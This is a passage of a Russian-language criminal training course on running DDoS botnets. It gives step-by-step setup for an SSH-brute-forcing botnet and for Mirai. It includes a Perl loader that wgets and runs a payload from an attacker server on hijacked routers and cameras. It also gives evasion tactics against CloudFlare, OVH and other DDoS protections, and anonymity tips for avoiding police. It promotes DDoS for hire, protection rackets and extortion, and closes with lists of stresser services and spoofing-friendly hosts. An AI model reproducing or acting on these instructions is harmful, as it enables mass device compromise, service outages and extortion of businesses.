И начнется адский трэш, который ждать минут 15. Можете попить чай или попинать хуй.

После того, как все закончится, выйдет в конце такая строка зеленого цвета:
Your link: cd /tmp || cd /var/system и бла бла бла. Если увидели ее - копируйте и сохраните надежнее. Если проебете - придется переустанавливать ботнет.

Итак, сохранили, все.

Теперь пишем:
yum install nc -y

Идем назад в наш каталог p2p:
cd ..

Заходим в login.txt и пишем:

свой логин:свой пароль

Теперь компилим наш server.c
gcc server.c -o server -pthread

Итак, скомпилили, теперь запуск:
screen ./server 23 1000 100

И теперь жмем CTRL+D

Должно быть написано: [decatched]

Качаем теперь клиент Putty и вписываем наш ИП, тип подключения выбираем RAW, порт указываем 100.

Вводим логин, вводим пароль.

Все, вы попали в CNC своего ботнета, ура.

Пришло время сканить и брутить.

Берем второй сервак, логинимся, пишем:

yum update -y

yum upgrade -y

yum install perl nano wget git -y

Апдейт, апгрейд и установка закончены, переходим к скачиванию сканера.

К л о н и р у е м Git'ом по канону:

git clone https://github.com/701th/LRAB-SCANNER.git

П и ш е м ls, видим каталог LRAB, и пишем:
cd LRAB

О п я т ь напишем ls, видим файлики:

http://imgur.com/DhuaMbfl.png

Т е п е р ь надо бы удалить txt файлики, чтобы не путать ничего.

П и ш е м:
rm -fr bios.txt
rm -fr mfu.txt

О т л и ч н о, теперь заменим наш линк в файлике blackhat.pl

Помните при завершении установки в первой части нам выдало длинную такую ссылку с кучей буковок? Вот, вы ведь ее сохранили? Отлично.
Нам нужно отредактировать вот эту строку:

```
scalar(@newarray); $i+=3) {
        # fork a worker
        $pm->start and next;
        $a = $i;
        $b = $i+1;
        $c = $i+2;
        $ssh = Net::SSH2->new();
        if ($ssh->connect($newarray[$c])) {
                if ($ssh->auth_password($newarray[$a],$newarray[$b])) {
                        $channel = $ssh->channel();
                        $channel->exec('cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://23.88.[illegible]21.177/bins.sh; chmod 777
                        sleep 25;
                        $channel->close;
                        print "\e[32;1mOn my way! --> ".$newarray[$c]."\n";
                } else {
                        print "\e[0;34mI Might Come
$newarray[$c]\n";
                }
        } else {
                print "\e[1;31;1mI'm not coming! $newarray[$c]\n";
        }
        # exit worker
        $pm->finish;
}
```

http://imgur.com/svCPGpVl.png

Внимание, копировать строго от апострофа до апострофа, он выглядит так: ' (Его случайно не удалите)
Теперь приступаем к скану. Пишем:

./class 22 -i eth0 -a 79 -s 10

А теперь давайте разберем команду.
Class - сам наш сканер,

22 - это порт (SSH)

-i eth0 = -i это я указал сетевой адаптер, и называется eth0. Если вы не знаете какой у вас сетевой адаптер, можете не указывать, это не обязательно.
-a 79 - это диапазон. Давайте поговорим о диапазонах.

Не, не поговорим, я уже говорил

Можно указать B диапазон, в таком случае пишете -b 79.5 к примеру, и он будет сканить диапазон 79.5.0.0 до 79.5.255.255, но это муторно, хотя, кому как)

-s 10 = это скорость, бывают пропуски из за такой скорости + нагружает канал/проц. Но, если вам нужно максимум выжать, вы можете вместо 10 поставить 1, но скан будет ну очееееень долгий, на диапазоне B будет конечно же быстрее.

И т а к, вы к примеру начали сканить, скан уже закончился, появился файлик bios.txt, там как раз таки наши насканенные айпишники. Что нам с ними делать?

Н а м нужно их отсортировать такой простой командой:
cat bios.txt | sort | uniq > mfu.txt

С т р о г о в таком порядке.

Т а к, все закончилось, отлично. Теперь приступаем к бруту наших ипов.

П и ш е м:
./update 1500
Update - это сам брутфорсер

1500 - потоки
Я поставил 1500, т.к. мой сервак очень даже мощный, но, в вашем случае советую тренироваться на маленьких потоках. И одновременно мониторить dstat (нагрузку на проц)

К а к установить dstat?
yum install dstat -y
Д л я запуска пишем:
dstat

И т а к, наши боты набрутились, и сохранились они в файлик vuln.txt.
Е с л и хотите, можете на них поглядеть, вписав: nano vuln.txt

Т е п е р ь приступаем к прогрузу наших ботов.
perl blackhat.pl vuln.txt

Е с л и выдает ошибку, значит пора фиксить:

https://pastebin.com/54CuQZxN

О т к р ы в а е м наш CNC и наблюдаем как боты коннектятся.

К а к пользоваться ботнетом?

Просто впишите HELP и выйдут команды, и как их использовать. Есть даже HTTP :)
Что за дичью мы атакуем? Роутерами и камерами.

Ботнет довольно таки неплох.

Ну а теперь, долго не задерживаясь приступим к настройке Мирая.
IOT ботнет Mirai уже успел нашуметь и отпахать свое в 2016, но так как подходящего IOT ботнета по вкусу я не нашел, для примера я покажу вам как настраивать IOT ботнет MIirai. Если кто из вас не знает, данный ботнет разработал чел с ником Anna-Senpai, кото рый прославился на весь мир тем, что написал первый подобный ботнет и уебал Креба и OVH под 1 Тб/с, имея на борту 400 тысяч ботов. Это овер дохуя, учитывая что каждый бот выдавал немало. Далее он выложил исходники на форуме и все оценили сие чудо. Он довол ьно мощный, если его доработать и оптимизировать под нынешний год - будет очень даже неплохо. Долго пиздеть не буду, и лучше перейду к установке. А для установки данного чуда нам понадобится:

1. Сервер с дистром Debian 8 на борту под CNC
2. Сервер под скан
3. Сервер под прогруз, но если у вас мощная тачка под CNC, вы можете прогружать и там.

Сам ботнет написан на ЯП C и Go
Для начала берем первый сервер, логинимся и пишем:

apt-get update -y
потом:

apt-get upgrade -y
ну и ставим нужный софт:
apt-get install gcc golang electronic-fence git libc6-dev -y

Далее клонируем исходники, хуярим:
git clone https://github.com/jgamblin/Mirai-Source-Code.git

Теперь ставим БД:
apt-get install mysql-server mysql-client -y

Вылезает окошко, пасс два раза вписываем, все гуд.

Далее заходим в каталог mirai, потом в cnc, находим файл main.go и редачим саблаймом/нотепадом, видим строчку "const DatabaseAddr, в поле 127.0.0.1 (локалхост) мы должны вписать на конце :3306, это порт.
На выходе должно получиться: 127.0.0.1:3306

Теперь пишем:

apt-get install curl mercurial make binutils bison build-essential -y

Далее:

wget https://storage.googleapis.com/golang/go1.9.2.linux-amd64.tar.gz

Ну и теперь:

sudo tar -xvf go1.9.2.linux-amd64.tar.gz

sudo mv go /usr/local

export GOROOT=/usr/local/go
export GOPATH=$HOME/Projects/Proj1
export PATH=$GOPATH/bin:$GOROOT/bin:$PATH

go get github.com/go-sql-driver/mysql
go get github.com/mattn/go-shellwords

Теперь поставим кросс-компилеры, я надеюсь вы помните про них.

Пишем:

mkdir /etc/xcompile
cd /etc/xcompile

wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-armv4l.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-i586.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-m68k.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mips.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-mipsel.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-powerpc.tar.bz2
wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sh4.tar.bz2

wget https://www.uclibc.org/downloads/binaries/0.9.30.1/cross-compiler-sparc.tar.bz2
wget http://distro.ibiblio.org/slitaz/sources/packages/c/cross-compiler-armv6l.tar.bz2

tar -jxf cross-compiler-armv4l.tar.bz2
tar -jxf cross-compiler-i586.tar.bz2
tar -jxf cross-compiler-m68k.tar.bz2
tar -jxf cross-compiler-mips.tar.bz2
tar -jxf cross-compiler-mipsel.tar.bz2
tar -jxf cross-compiler-powerpc.tar.bz2
tar -jxf cross-compiler-sh4.tar.bz2
tar -jxf cross-compiler-sparc.tar.bz2
tar -jxf cross-compiler-armv6l.tar.bz2

rm *.tar.bz2
mv cross-compiler-armv4l armv4l

mv cross-compiler-i586 i586
mv cross-compiler-m68k m68k
mv cross-compiler-mips mips
mv cross-compiler-mipsel mipsel
mv cross-compiler-powerpc powerpc
mv cross-compiler-sh4 sh4
mv cross-compiler-sparc sparc
mv cross-compiler-armv6l armv6l

export PATH=$PATH:/etc/xcompile/armv4l/bin
export PATH=$PATH:/etc/xcompile/armv6l/bin
export PATH=$PATH:/etc/xcompile/i586/bin
export PATH=$PATH:/etc/xcompile/m68k/bin
export PATH=$PATH:/etc/xcompile/mips/bin
export PATH=$PATH:/etc/xcompile/mipsel/bin
export PATH=$PATH:/etc/xcompile/powerpc/bin
export PATH=$PATH:/etc/xcompile/powerpc-440fp/bin
export PATH=$PATH:/etc/xcompile/sh4/bin
export PATH=$PATH:/etc/xcompile/sparc/bin
export PATH=$PATH:/etc/xcompile/armv6l/bin

export PATH=$PATH:/usr/local/go/bin
export GOPATH=$HOME/Documents/go

И д е м в каталог mirai и пишем:
./build.sh debug telnet

Т е п е р ь заходим в каталог debug, и пишем:
./enc string IPСервера

В а м выдаст строку с непонятыми вам символами, вы ее должны вставить сюды:

Ч е р е з FTP заходим, по протоколу SFTP конечно же. Идем в этот каталог, там находим каталог mirai, далее находим каталог bot, находим там файл table.c и редачим его саблаймом/нотепадом.

О т р е д а ч и т ь мы должны эту хуйню:

http://prntscr.com/imibxa

К о т о р а я в ковычках. Заменяем на свою, сохраняем.

Т е п е р ь перейдем к настройке Базы данных.

Д л я начала оффаем IPTables. Если кто не знает, это утилита для файрволла NetFilter.

Ч т о б ы оффнуть его нахуй пишем:
service iptables stop
Е с л и не пашет:
/etc/ini.d/iptables stop

Н у а теперь пишем mysql -u root -p

В в о д и м пасс от рута, окей, залогинились. Теперь пишем:
create database mirai;]
Т е п е р ь :
use mirai

Х у я р и м :
INSERT INTO users VALUES (NULL, 'botnet', 'ПарольКоторыйУказывалиУРута', 0, 0, 0, 0, -1, 1, 30, '');
Н у и теперь копируем это: https://pastebin.com/0fWbKH7Z И вставляем.
Н у а теперь вспомните, где мы добавляли :3306 к локалхосту, вот, идете туда, и редачите логин и пароль. Логин и пароль ваши указаны чуть выше.

В с е , сохраняем, теперь пишем:

service mysql restart

И теперь пишем в mirai и пишем:
./build.sh release telnet

Теперь закиньте файл prompt.txt в каталог release.

Заходите в release и пишите:

apt-get install screen -y

Потом:

screen ./cnc , затем жмете CTRL+A+D, должно быть написано DECATCHED

Открываем Putty, указываем IP, тип подключения выбираем не SSH, а Telnet.

Вылезает окошко:

http://prntscr.com/imisqt

Я тоже люблю куриные наггетсы)

Вводим логин и пароль, которые указывали.

Немного ждем... вжух, вот и твой ботнет.

Ну а теперь пора перейти к скану... С чего начнем? Да начнем с того что установим апач.

apt-get install apache2 -y

Запустим ка его,

service apache2 start

Находясь в каталоге release теперь пишем:

mv mirai.* /var/www/html

Теперь открываем notepad/sublime text и хуярим туда эту ебанину:

https://pastebin.com/raw/QgYZyKxW

// Не забываем редачить свой IP (сервера)

Теперь сохраняем с названием bins.sh

Ильем в каталог /var/www/html

Теперь service apache2 restart

Теперь идем в папку /root/dlr, И меняем в файле main.c IP.

Меняем там с 127.0.0.1 на наш IP.

Сохраняем.

Теперь пишем sh build.sh

И копируем все файлы в папку /loader/bins.

Теперь заходим в папку loader и редачим файл main.c

Редачим там все IP на свой.

Теперь пишем sh build.sh

Бум. Наш лоадер готов.

Теперь пойдем сканить.

Нам будет нужен софт ZMAP. Как его настроить я скину потом гайд, тут писать будет слишком много.

Запускаем скан:

zmap -p23 -otelnet.txt и брутим. Если у нас уже есть лист, то, пишем:
cat list.txt | ./loader

И все, боты прогружаются. Магииииия :)

= Вопросы =

н е у ж е л и я закончил. фух

охуевает по сонному

И Т А К, ПРИШЛО ВРЕМЯ ПЕРЕЙТИ К РАЗДЕЛУ ЗАЩИТ.

Виды защиты и как их обходить. Защиты всегда были, раньше, правда, хуевые... и всегда будут (хуевыми :D)

Они бывают разных видов, построены по разному и у всех разные принципы работы.

Разберем каждый и посмотрим, как они работают и как их обходить. Поехали.

---

1. CloudFlare. Да, это скорее CDN, чем защита, но, мне похуй, нахуй пошел :)

Популярная защита, я бы даже сказал популярнее всех, из существующих, так как есть бесплатный тариф. Да, ты можешь защититься за 0 рублей. Но, стоит отметить что он не так уж эффективен. Итак, как же он защищает?

А защищает он:

а) проксированием

б) фильтрует HTTP запросы

в) есть JS заглушка (5 секундная херня крутящаяся, ее DDOSеры неграмотные еще крутилкой называют)

г) есть ебаная капча, да, меня она заебала больше всех.

Итак, как же это обходить?

---

1. Проксирование никак, так как это проксирование, реальный айпи сервака скрывается за проксями. Можно получить реальный айпи. А как мы это сделаем?

а) https://censys.io/ipv4 — Вбиваешь домен, с 70% вероятностью получаешь реальный IP

б) http://cyber-hub.net/domain_resolver.php — вбиваешь домен, с 70% вероятностью получаешь реальный IP. Сбручиваются субдомены, если имеются отображаются. Проверяют также на CrimeFlare, это очень годный сервис, который покажет тебе историю смены серверов у домена.

В крайнем случае берешь и сам чекаешь, врубай смекалку, оло.

---

2. Фильтрацию HTTP ты можешь обойти изи и легко, если у тебя есть норм мощь, а не хуйня ебаная с мелким кол-вом запросов. Достаточно даже 10к r/s чтобы уебать нахуй эту хуйню.

---

3. Если ты дурачок, который полез с HTTP флудом на заглушку, пожалуйста, перечитай это еще раз. Смотри, есть метод, который я описывал: JSBypass. Он парсит куки и отправляет запросы, верно? Верно. Это единственный способ обхода заглушки (резолв реал айпи не в счет).

---

4. Капча. Капчу я так и не научился обходить, т. к. попросту не видел метод, который его обходит, но слухи ходят разные, говорят у кого-то он есть. Если найду - солью сюда. А пока, единственный метод пробивать капчу — резолвить реал айпи, сорри.

2. DDOS-Guard.

Это ребята с мозгами, но к сожалению кривыми. Данная защита также защищает проксированием и фильтрует HTTP трафик лучше, чем CloudFlare. НО, плохо устойчивы их

фильтры Layer 4 к ботнету, достаточно 25-50 гбпс трафика и фильтр тупо отваливается, а переключ и в ш и с ь на другой — начинает дико лагать. HTTP фильтрация довольно устойчива, но при нормальных количествах легко падает. Итог: Защита не очень.
// Когда я разъебал их фильтр, они тупо выключили сервер. Я был очень удивлен.
О х у е л по дудосерски так сказать

3. OVH.
Э т и ребята с мозгами, к счастью, ровными. Данная защита защищает Layer 4 атаки знаете чем? Вакуумной фильтрацией. Это довольно-таки уникальная защита, которая неплохо отпротектит твои атаки. Фильтрует UDP амплификации до 480 Гбпс, во пиздец, подумаешь ты. Н о , от хорошенького TCP траффа отваливается на ура (это секрет). Особенно эффективен SYN, а лучше ACK флуд. Также хорошо проходит HTTP трафик, так как фильтруется ну почти никак.
И т о г : Флудим TCP/HTTP траффом и будет счастье. Если не ложится, то, берем дроппер. Суть работы которого я так и не понял, так как исходников на руки не получил. Но, он работает, и это главное. Тупо дропает хуй пойми что. (С OVH Game серверами все сложнее, н у ж е н ботнет)

4. Qrator
Б е с п о л е з н а я защита, абсолютно. Дропнется если зарядишь неплохого HTTP трафика. На Layer 4 не проверял, но уверен что говно, так как made in Russia, что априори говорит о качестве. (На сайте указано что Layer 4 протектят хорошо, а Layer 7 нет, делайте выво д ы).

5. StormWall
С к а ж у сразу, это не твой бро, как Куратор. Это настолько выебистая сука, похуже OVH. Протектят и Layer 4 и Layer 7. Есть и заглушки и чего только нет. Проксирование тоже присутствует. Единственный твой выход — это Layer 7 с ботнета. Поверь. Иначе ты не пол о ж и ш ь эту ебанину. Если у тебя заказ с такой херней — бери $40/час. В сутки это 1к$. Не готовы платить — нахуй идут.

Ш т о р м в о л л тоже made in Russia, н о круче выше

6. InCapsula.
А это вот твой бро, защита 1 в 1 схожа с CloudFlare, дропается также легко.

7. Hetzner.

Это отбитая защита, которая постоянно агрится на мой скан(

Протектит неплохо Layer 4, но можно обоссать. Никак не защищает от Layer 7. Сможешь дропнуть даже бесплатным софтом, привет. Итог: Заказы с такой защитой — здравствуйте.

8. Akamai

Довольно таки хорошая защита, тоже проксирует, и неплохо защищается от Layer 7. Но, минус его в том, что, Layer 7 хороший уебывает его нахер. Итог: Layer 7 Твой бро всегда.

Амазон еще есть, ну они круче Акамаи. Тоже л7 ботнет:)

9. Voxility

В данном случае я тебе не завидую. Ни капли. Протектят Layer 4 до 980 гбпс. Что очень плохо. В основном юзают игровые сервера. Дропнуть реально тяжело, поэтому в таких случаях ботнет твой друг. Хороший ботнет — хороший трафик. Заказы подобные тяжело вывозить.

10. BlazingFast

В данном случае тоже не завидую. Работает как и CloudFlare, но по факту намного круче. Протектит Layer 4 на своих серверах до 980 Gbps. Предоставляет бесплатно вроде как свои DNS, и можно повесить JS заглушку. Обходится заглушка также, но нужен другой скрипт, которого у меня нет, привет. Можно найти его в сети. Итог: Layer 7 твой бро.

На этом думаю стоит закончить. В большинстве случаев Layer 7 твой бро, а редких — Layer 4. Но все методы тебе пригодятся всегда. Поэтому если ты тягаешься с серьезными людьми — имей серьезную мощь. Если люди не серьезные — не траться на ботнет впустую.

На этом я закончу данный раздел.

= Вопросы =

==https://habrahabr.ru/company/tm/blog/343328/ вот это советуюбё посомтреть, до того как в лоб долбать прикрытый сервис

==Как определить вид защиты,не считая стандартных которые видео типо клауда ?
--check-host.net URL/IP и жмешь INFO

Безопасность и анонимность

Говоря о безопасности и анонимности в целом, я буду подразумевать вашу защищенность в сети. Вам нужно знать несколько простых правил, которые нужно соблюдать:

1. Никому ничего не рассказывать, даже вымышленную информацию, чревато последствиями.
2. Никогда ничего нигде не оставлять, все хранить у себя и скрытно.
3. Всегда анонимизировать и шифровать свои действия в сети.

Итак, как же мы все это сделаем?

С первым я думаю все понятно. Если ты не глупый(ая), все будет гуд.

Со вторым немного сложнее, но, сейчас объясню. Некоторые из вас наверное знают такие программы по типу TrueCrypt. Если да, то, это большой плюс. Вы сможете создать зашифрованный раздел на своем жестком диске, доступ к которому идет через файл по паролю, либо зашифровать саму флэшку, что куда удобнее, но не мне.

Лично я зашифровал свой файл под формат mp4, и засунул в папку с видосиками. Выглядит он так: RandomName.mp4, не привлекает внимания, правда?) А вот когда его открываете через TrueCrypt и вводите пароль — Вжух, вытаскивается скрытый раздел со всеми файлами. Единственный минус этого — Версию 7.2 ФСБ умеют вскрывать, на счет 7.1 не уверен, но, на практике подобные софтины спасали многих. Так как расшифровать очееень тяжело. Расписывать как все это собрать я не буду, инфы есть овер дохера в гугле, расписывать здесь занимая кучу времени — немного бессмысленно.

С третьим немного сложнее, чем с первыми двумя. Итак, давайте для начала разберем что вообще у нас есть:

1. Прокси

Вообще, когда говорят прокси сервер, то по сути имеют в виду что-то, выступающее посредником между клиентом и адресатом.

Ну а по факту в разрезе обеспечения анонимности бывают трех видов:

а) HTTP прокси (WEB). Такие прокси пропускают через себя только HTTP трафик. По умолчанию добавляя в передоваемый трафик данные о применении.

б) SOCKS прокси (Носки). В отличии от HTTP, соксы передают информацию ничего не добавляя от себя. Протокол сокс находится на сеансовом уровне по сетевой модели OSI (которую мы рассматривали, но затронули лишь прикладной, транспортный и сетевые уровни), это и позволяет соксам пропускать через себя весь трафик, а не только HTTP.

в) Ну и конечно же CGI прокси, они же анонимайзеры по сути. Не стоило их упоминать, так как вымерли и давно, сейчас всем на прокси в целом похер, если это не касается задач, где нужно иметь разные айпи адреса, брут или спам к примеру.

Описал прокси для галочки, чтобы знали, но по факту они вам не нужны. Трафик открытый, ничего не шифруется.

http://imgur.com/FTH1XEgl.png

Плюсы прокси-серверов:

- прокси дешевы, в сети можно найти много бесплатных прокси.


Минусы прокси-серверов:

- надо доверять прокси-серверу;
- для http-прокси надо фильтровать HTTP-заголовки;
- протоколы прокси (http, SOCKS) НЕ поддерживают шифрование между HTTP/SOCKS/Elite/Anonymous-прокси и клиентом. А SSL-прокси означает лишь то, что клиент может работать с https-ресурсами;
- цепочки прокси неэффективны;
- необходимость настройки прокси-сервера для каждого приложения либо использование отдельных программ-соксификаторов, например, Proxifier.

VPN

Ну а тут уже разговор посерьезнее.

Для начала покажу принцип работы VPN:



http://imgur.com/CkgMrHrl.png

В настоящее время у VPN имеются целых 5 протоколов, рассмотрим же их.

1. PPTP – используется наиболее широко, быстрый, легко настраивается, однако считается «наименее защищённым» по сравнению с остальными; (Трафик не шифруется, поэтому не стоит даже заикаться на эту тему)

2/3. L2TP + IPSec. L2TP обеспечивает транспорт, а IPSec отвечает за шифрование. Данная связка имеет более сильное шифрование, чем PPTP, устойчива к уязвимостям PPTP, обеспечивает также целостность сообщений и аутентификацию сторон; (Без IPSec L2TP бесполезен. IPSec может работать отдельно)

4. OpenVPN – безопасный, открытый, а следовательно, распространённый, позволяет обходить многие блокировки, но требует отдельного программного клиента; (Очень даже безопасно, можно организовать как и на линуксе, так и на винде, ничего особенного)

5. SSTP – такой же безопасный, как и OpenVPN, отдельного клиента не требует, к сожалению нет на линуксе. Пользуюсь сам на винде, так как не нужно ставить отдельного клиента.

Никогда не стоит арендовать VPN у сервисов, даже если те гарантируют то, что не ведут логов. Это большая ошибка, которую допускают многие. Итак, где же выход? Нужно самому поднимать свой VPN сервер, и неважно на каком протоколе. Просто поднять. Гайдов в интернете полно, нужно лишь взять.

Резюмируя, давайте посмотрим на плюсы и минусы VPN.

Плюсы VPN:

- быстро и удобно, не надо отдельно настраивать приложения.

Минусы VPN:

- нужно доверять VPN/SSH-серверу/провайдеру.

Тор описывать не буду, его и так все знают. Не пренебрегайте анонимностью, держите свой трафик в порядке.

А теперь вопросы и мы переходим к следующему разделу.

= Вопросы =

(И это, ребята, я забыл там написать чтобы поставили линукс и Jabber, но это ладно, в 2.0 распишу)

== На счет безопасности, можно ли использовать двойной прокси... и как это грамотно связать? Опять же с дедиком или ещем

-- Не имеет смысла, лучше впн, Впн + дедик

Методы монетизации.

Как же монетизировать полученные знания, чтобы не пропали впустую? Начнем с того, что они уже не пропали. Любые полученные хорошие знания не пропадают даром, и даже то, что вы это освоили, уже профит. А если вам хочется бабла, рассмотрим несколько вариантов заработка на этом.

Начнем с менее безобидного, это конечно же легальное тестирование компаний. Компании частенько обращаются к профессионалам за тестированиями. Засветиться можете очень легко, положив какую-нибудь компанию и указав им на их ошибку. Профит не такой высокий как в чернухе, но, имеет место быть.

Второй метод монетизации серо-черный. Тут немного сложнее. Вы можете предоставлять DDOS услуги на заказ. Каким образом? Клиент, к примеру владелец магазина обращается к вам, чтобы устранить своего конкурента. Когда конкурент лежит, его клиенты уходят к тому заказчику. Профит у всех, все довольны. Стоит отметить, что за это могут начать искать, поэтому нужно соблюдать анонимность и принимать заказы в защищенных сетях. Ну а прибыли с этого можно поиметь начиная с $5 заканчивая тысячами долларов за заказ, делайте выводы :)

Третий метод монетизации черный. Атаковать различные коммерческие организации и предлагать White-List, проще говоря «Крышу», как это делали в 90х. Мол подъезжают рэкетиры, и говорят, платишь нам — тебя никто не трогает, и мы сами тоже. Не платят — атакуешь пока не заплатят. Платят — выстраиваешь вайт-лист, можешь если хочешь списываться с такими же барыгами, чтобы не было недоразумений. Черненько, зато профитненько.

Ну и последний, самый жесткий и черный метод монетизации, это шантаж. Самый настоящий шантаж. Ты атакуешь коммерческие организации и требуешь выкуп. Мол, если не заплатите — вашему сайту/серверу пизда. Если у хозяина неплохой оборот, он в 90% случаев заплатит. Поэтому, просить можно по разному. Из минусов это заявления, которые будут обязательно поступать в Отдел К или ФСБ, в дальнейшем, когда вы всех заебете, за вами выедут. Вот такие вот дела. (Крайне не советую данный метод, но он наиболее эффективен).

Итак, тут я бы хотел поговорить о разных плюшках, которые применяю лично я. Сразу говорю, сейчас я пишу это сюда и не все вспомню, поэтому этот раздел я дополню в 2.0, доступ к которому вы получите обязательно.

1. Проверка сайта/сервера.

Допустим вы атакуете цель, но не знаете, лежит ли она на самом деле. Для этого есть сервисы, которые могут это проверить. Смотрите.

На примере возьмем сервис https:///check-host.net/, который позволяет проверить сайт на доступность, также проверяет информацию об IP/URL (таким образом вы и узнаете защиту) и множество других функций. Основное, что нас интересует, это — Info, Ping и HTTP.

Ping нам будет нужен для проверки серверов на доступность, ну а HTTP для проверки сайтов на доступность.

Все довольно просто и легко работает: http://imgur.com/GA0t3nDl.png

2. Постоянная проверка сайта/сервера.

Итак, нам упал заказ, и нам нужно его мониторить постоянно, если он вдруг встанет и т. д. Для этого есть отдельные сервисы, как этот: http://www.syslab.ru/

Всего там за 20-30 рублей, он промониторит ваш заказ сутки, чекая каждые 2 минуты. Я считаю, что это очееееень годно, так как и сам раньше юзал. Если заказчик докопается, мол, сайт вставал, вы просто можете тыкнуть ему статистикой :)

Парам пам пам, угадайте, как мы мерили мощь с Сорриком? Там вроде и Layer 4 мерили, и Layer 7.

А вот смотрите, это называется Дстат (DSTAT), по сути изначально это утилита для Linux, которая позволяет мониторить системные ресурсы.

Ну а в данном случае, у нас нечто другое. У нас — графы. Мы переходим по этим графам — и мониторим количество запросов в секунду (r/s если это Layer 7) и Mbps/Gbps если это Layer 4 :)

Итак, где же их брать?

http://www.vedbex.com/tools/dstat — выбираете любой из списка, вам выводится IP сервера, запускаете Layer 7 атаку по IP (не забываем прописывать http://) и запускаем DDOS.

Количество запросов отобразится прямо там, смотрите: http://imgur.com/g32s8Xsl.png и никакой магии)

У них также есть Layer 4 дстат, который отображает трафик в Mbit/s.

Есть также аналог, но его я закину уже в 2.0

Еще раз извиняюсь, если вдруг что забыл, в 2.0 дополню.

На этом думаю стоит закончить и пора уже скинуть вам все :)

С Т Р Е С С Е Р О В ЩА НАКИДАЮ, ГОДНЫХ

http://webstresser.org/ - Можно вбить с Paypal. Годный стрессер.

http://xblunter.net/ - Годный стрессер, мощи дохера. Один челик уебал прокуратуру этим стрессером на 300 секунд, а прокуратура валялась 6 часов.

Х о ч у дополнить, у webstresser.org сейчас работает только l4 поэтому не надейтесь с него положить сайт с помощью l4 проверено, ждите когда l7 добавят. Что на счет xblunter, да годный стрессер который пробивает много чего

https://firstvds.ru/ - Под Layer 7 (XMLRPC) + Скан листов хорошо залетает. Лично сейчас держу там VPS за 500р и ебашу XMLRPC.
https://selectel.ru/ - Под Layer 7 + скан держал будучи под арестом, все заебись. Не банили.
https://sologigabit.com - Раньше здесь брал под мирай и кубот сервак, но потом они чет загнулись. У Соррика вообще заказ не принимали, странно...
https://dataharbour.ru/ - Спуф VPS от 350р, спуф вроде как все еще есть. Одному стоит проверить, потом остальные
maxided.com - Отписывайте в саппорт перед покупкой и спрашивайте, какие локации спуф.
novogara.com - под скан/хост ботнета mirai/qbot
blazingfast.io - Лично тут хостил Курияму, все гуд.
http://ampnode.com/ - Спуф сервера, но реселлят.
https://www.packet.net/ - спуф
https://www.lonepinecommunications.com/ - 100% спуф
http://wdc.pl/ - Если еще жив - заебись. А так был спуф.
http://www.akado-telecom.ru/ - В мое время был спуф, и даже в конце 2017.
https://gw.spb.ru/ - Спуф был в 2к17
http://www.spx.lv/ - спуф
http://www.relcom.spb.ru/ в прошлом году был спуф, надо будет тестануть
https://miran.ru/ - год назад был спуф, надо будет тестануть
http://www.edis.at/ - VPSки в СПБ спуф
http://fiord.ru/ - спуф
https://www.aureon.com/ - спуф
http://www.americanis.net/ - спуф
https://portal.servers.ru/#/cloud/computing/servers/create/?region_id=6&config=FiAAAMGI - спуф за 500р

Н а с ч е т с п у ф а у т о ч н ю